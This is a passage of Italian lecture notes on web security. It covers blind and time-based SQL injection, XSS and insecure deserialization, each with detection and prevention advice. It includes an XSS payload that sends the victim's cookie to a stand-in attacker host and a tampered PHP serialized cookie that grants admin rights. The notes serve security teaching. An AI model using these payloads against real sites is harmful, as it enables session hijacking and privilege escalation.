Se il sito web non mostra il risultato della query, è possibile notare un comportamento diverso (ad esempio, messaggi di errore). In questo modo è possibile eseguire una **blind SQL Injection**, ovvero è possibile provare diversi tipi di query (magari cercando di forzare una password) per innescare queste

comportamenti diversi. È possibile discriminare anche in base al tempo necessario per avere una risposta (ad esempio, se sbagliata 1 secondo, se giusta 0,5 secondi) e questo è chiamato **SQL Injection basato sul tempo**.

Supponiamo di avere un sito web in cui sono presenti i campi username e password e in cui si scopre che è possibile inviare istruzioni e comandi SQL. In una normale pagina web con username e password non c'è alcun output (come potrebbe accadere se si esegue una ricerca), ma è possibile notare che si comportano in modo diverso se entrambi i campi sono veri, se uno dei due è falso o se entrambi sono falsi. Nel primo caso il login viene eseguito e quindi non è interessante, mentre se il nome utente è vero ma la password è falsa viene mostrato un messaggio1 , mentre se sia il nome utente che la password sono falsi viene mostrato un messaggio2 . In questo modo è possibile estrarre un po' di informazioni dal DB.

L'idea della **blind SQL injection** consiste nel preparare un'istruzione sofisticata in modo da avere una domanda sul database che deve essere sì o no. Immaginate che la domanda sia "la prima lettera della password dell'utente è uguale ad A?" e poi trasformate questa domanda in un'istruzione SQL molto complessa in modo che se A è la prima lettera della password prendete l'informazione di un buon nome utente.

Immaginiamo che se la password dell'utente "Aldo" è "A", allora restituisce come output "Aldo", che è un nome utente valido e quindi è possibile iniettare la password sbagliata con il nome utente valido, in modo da attivare il messaggio1 ma anche sapere che la prima lettera della password è "A". Quindi, si scrive nella stessa istruzione se la seconda lettera è "A", se non lo è verrà mostrato il messaggio2. Provando molte combinazioni, si otterrà il nome utente "Aldo", in modo da conoscere anche il secondo carattere della password. Facendo questa operazione più volte, la password può essere forzata.

## Rilevamento dell'iniezione

Gli strumenti di analisi statica del codice:

- Rilevare l'uso di interpreti (API)
- Tracciamento dei dati attraverso l'applicazione
- Può essere automatizzato nelle build di Integrazione Continua (CI)

Le revisioni manuali del codice sono efficaci ma meno efficienti (utili per le aree critiche dell'applicazione). Può anche essere necessario eseguire test di penetrazione per convalidare le vulnerabilità trovate costruendo degli exploit.

L'analisi dinamica spesso non individua le fallo di iniezione sepolte in profondità nell'applicazione, ma una cattiva gestione degli errori rende le fallo di iniezione più facili da scoprire (per voi e per gli ATTACCHI).

## Prevenzione

Per ridurre al minimo i rischi, è necessario tenere **separati** i dati non attendibili dai comandi e dalle query (interpreti). Quindi, utilizzare API sicure che evitino l'uso di interpreti o forniscano un'interfaccia parametrizzata. Prestare attenzione ad alcune API parametrizzate (ad esempio, le stored procedure) che possono ancora portare a fallo di iniezione se i parametri non sono adeguatamente sanificati prima dell'uso. Se non sono disponibili API parametrizzate, utilizzare routine di escape specifiche dell'interprete per tutti i parametri. È anche possibile utilizzare una convalida positiva o "whitelist" su TUTTI gli input (ma non è una difesa completa, poiché spesso sono richiesti caratteri speciali negli input).

Quando il sistema è implementato è bene che:

- Convalida dell'input
- Attenzione alle avvertenze del compilatore
- Progettazione e design delle politiche di sicurezza
- Privilegio minimo
- Sanitizzare i dati inviati ad altri sistemi
- Adottare uno standard di codifica sicuro

Per ridurre al minimo i rischi è bene utilizzare le **query preparate**: gli input vengono inseriti come parametri digitati in query preconfigurate in cui non vengono elaborati comandi aggiuntivi.

Un'altra idea era quella di utilizzare database no-SQL come mongoDB per evitare le SQL Injections, ma si tratta solo di una strategia di marketing, poiché le no-SQL injection sono possibili (basta formattare i file JSON).

## Cross site scripting (XSS)

Esistono tre tipi di XSS, ma principalmente costringono l'utente a eseguire nel browser alcuni script che possono produrre alcuni output. L'obiettivo principale è un'applicazione che include dati non attendibili senza un'adeguata convalida/escaping utilizzando le API del browser per creare HTML/JavaScript o aggiornare una pagina web esistente utilizzando i dati forniti dall'utente.

Gli XSS consentono agli aggressori di eseguire attacchi sui browser delle vittime: *dirottare le sessioni degli utenti, deturpare il sito web, reindirizzare gli utenti a siti dannosi*, ecc.

Gli agenti di minaccia sono **tutti coloro che possono inviare dati non attendibili al sistema** (utenti interni/esterni, partner commerciali, altri sistemi, amministratori).

Sfruttare gli XSS è facile: esistono strumenti automatici per rilevare/esplorare gli XSS e sono anche disponibili gratuitamente alcuni framework di sfruttamento. È molto diffuso, poiché circa due terzi di tutte le applicazioni sono vulnerabili.

È anche facile da individuare, poiché gli strumenti automatici sono in grado di trovare alcuni problemi XSS, in particolare nelle tecnologie mature (ad esempio, PHP, J2EE/JSP, ASP.NET).

L'impatto è considerato moderato perché solo la vittima del browser è colpita dall'attacco (esecuzione di codice remoto sul browser della vittima, furto di credenziali/sessione, invio di malware alla vittima), ma l'impatto aziendale può davvero aumentare in base al valore aziendale dei dati colpiti.

Immaginate di memorizzare alcuni dati su un sito web o di far cliccare un utente su un link. Il link può eseguire alcuni metodi e script sulla pagina specifica a cui l'utente si rivolge.

Un esempio di questo tipo di attacchi è un'applicazione che utilizza dati non attendibili nella costruzione di uno snippet HTML senza convalida o escape:

```
(String) page += "input name='creditcard' type='TEXT' value=' " + request.getParameter("CC") + " '>";
```

L'aggressore modifica il parametro 'CC' nel browser in:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie'</script>
```

In questo modo, l'ID di sessione della vittima viene inviato al sito Web dell'aggressore, che può così dirottare la sessione corrente dell'utente e utilizzare l'XSS per sconfiggere le difese CSRF.

## Categorie di attacchi XSS

- **Memorizzato**
  - Il codice sorgente dello script di attacco è memorizzato sul server vulnerabile. L'utente richiede i dati e riceve anche lo script dannoso, quindi viene attaccato quando l'utente riceve lo script. È il più pericoloso.
- **Riflesso**
  - Il codice sorgente dello script dannoso non viene memorizzato sul server, ma l'aggressore utilizza altri metodi alternativi per consegnare lo script all'utente (ad esempio, link inviati via e-mail, reindirizzamento di pagine Web).
- **Basato su DOM**
  - Si basa sull'alterazione dell'ambiente DOM nel browser della vittima, per garantire che lo script (originale) venga eseguito in modo inaspettato.

## XSS: rilevamento

- **Reflected XSS:** l'applicazione/API include input dell'utente non validati/unescape come parte dell'output HTML. Un attacco riuscito prevede l'esecuzione di codice dannoso HTML/JavaScript sul browser della vittima, ma l'utente deve interagire con un link dannoso che punta alla pagina del controllore dell'aggressore.
- **XSS memorizzato (persistente):** l'applicazione/API memorizza l'input dell'utente non sanitizzato che viene visualizzato successivamente da un altro utente/amministratore. È un rischio più critico
- **DOM XSS:** framework JavaScript, applicazioni a pagina singola, API che includono dinamicamente dati controllabili dall'aggressore. L'applicazione non deve inviare dati controllabili dall'aggressore ad API JavaScript non sicure.

Gli attacchi XSS tipici sono: *furto di sessione, acquisizione di account, sostituzione/defezione di nodi DOM* (ad esempio, pannelli di login trojan), *download di software dannoso, registrazione di chiavi e altri attacchi lato client.*

## XSS: prevenzione

L'idea di base è la **separazione dei dati non attendibili dal contenuto attivo del browser** utilizzando *framework che eseguono automaticamente l'escape degli XSS* (ad esempio, i più recenti Ruby on Rails, React JS), *l'escape dei dati non attendibili delle richieste HTTP* in base al contesto dell'output HTML (corpo, attributi, CSS, URL, JavaScript) che affrontano gli XSS riflessi/stoccati, *l'applicazione di una codifica sensibile al contesto* quando si modifica il documento del browser sul lato client per affrontare gli XSS DOM e l'utilizzo di WAF con script di prevenzione XSS (ad esempio, ModSecurity).

I principi della programmazione sicura sono:

- Convalida dell'input
- Progettazione e design delle politiche di sicurezza
- Sanitizzare i dati inviati ad altri sistemi
- Utilizzare tecniche efficaci di garanzia della qualità
- Adottare uno standard di codifica sicuro

## Deserializzazione non sicura

È una forma di attacco molto diffusa che consiste nel **deserializzare oggetti ostili/manomessi forniti da un attaccante**. Gli agenti della minaccia sono *chiunque sia in grado di inviare oggetti* che vengono deserializzati dall'applicazione senza un controllo preventivo.

L'exploit è difficile: raramente gli exploit disponibili funzionano così come sono e in genere necessitano di modifiche o cambiamenti per sfruttare il codice sottostante. In ogni caso, il problema è comune, tanto da essere incluso nella Top 10 sulla base di un sondaggio di settore. Esistono strumenti in fase di sviluppo per identificarlo.

La rilevabilità è valutata come media, poiché alcuni strumenti sono in grado di scoprire i difetti di deserializzazione, ma spesso è necessaria l'assistenza umana per convalidare i dati.

L'impatto è grave in quanto possono verificarsi: escalation dei privilegi, replay, iniezione. Nel peggior dei casi: esecuzione di codice remoto. L'impatto aziendale dipende dalle esigenze di protezione dell'applicazione/dati.

## Deserializzazione non sicura: rilevamento

Esistono due tipi principali di attacchi:

- **Attacchi relativi a oggetti e strutture dati:** manomissione della logica dell'applicazione/esecuzione di codice a distanza. Questo tipo di attacco richiede la modifica del comportamento delle classi durante/dopo la deserializzazione.
- **Attacchi di manomissione dei dati** (ad esempio, attacchi di controllo degli accessi) in cui viene utilizzata la struttura dei dati ma il contenuto viene modificato.

La serializzazione è tipicamente utilizzata in: RPC/IPC, servizi web, message broker, caching/persistenza, database, server di cache, file system, cookie HTTP/parametri dei moduli, token di autenticazione API.

Un esempio di attacco è un'applicazione *react* che chiama una serie di microservizi Spring Boot. La programmazione funzionale garantisce che il codice sia immutabile. La soluzione consiste nel *serializzare lo stato dell'utente*, passandolo avanti e indietro a ogni richiesta.

L'attaccante nota la firma dell'oggetto serializzato Java "rOO" perché c'è un oggetto serializzato codificato Base64 in richieste/risposte HTTP visibili: ad esempio, rO0gBXNyIBljb20uaUFjcXVhaW50LmRl...

L'aggressore utilizza lo strumento *Java Serial Killer* per ottenere l'esecuzione di codice remoto sul server dell'applicazione.

Un altro esempio è un forum PHP che utilizza la serializzazione degli oggetti PHP per salvare il cookie "super" contenente l'ID utente, il ruolo e l'hash della password. Un esempio:

```
a:4{i:0;i:132;i:1;s:7:"Mallory"; i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";} 
```

L'attaccante modifica l'oggetto serializzato

```
a:4{i:0;i:1;i:1;s:5:"Alice"; i:3;s:32:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";} 
```

In questo modo l'attaccante ottiene i privilegi di amministratore.

### Deserializzazione insicura: prevenzione

Utilizzare solo pattern architettonici sicuri e non accettare oggetti serializzati da fonti non attendibili o consentire solo tipi di dati primitivi (in genere non è possibile).

Implementare controlli di integrità sugli oggetti serializzati (ad esempio, firme digitali, keyed-digest) per prevenire la creazione di oggetti ostili e la manomissione dei dati.

Applicare vincoli di tipo rigorosi durante la deserializzazione:

- prima della creazione dell'oggetto
- Il codice si aspetta tipicamente un insieme di classi definibili
- Sono stati dimostrati bypass a questa tecnica
  - non fare affidamento solo su questo

Isolare il codice di deserializzazione ed eseguirlo in un ambiente a bassi privilegi.

Registrare le eccezioni/fallimenti di deserializzazione (ad esempio, il tipo in arrivo non

è quello previsto) Limitare/monitorare la connettività di rete da/verso i

contenitori/server di deserializzazione Monitorare l'attività di deserializzazione (ad

esempio, l'utente deserializza continuamente)

### Principi di programmazione sicura

- Convalida dell'input
- Attenzione alle avvertenze del compilatore
- Progettazione e design di politiche di sicurezza
- Privilegio minimo
- Sanitizzare i dati inviati ad altri sistemi
- Utilizzare tecniche efficaci di garanzia della qualità
- Adottare uno standard di codifica sicuro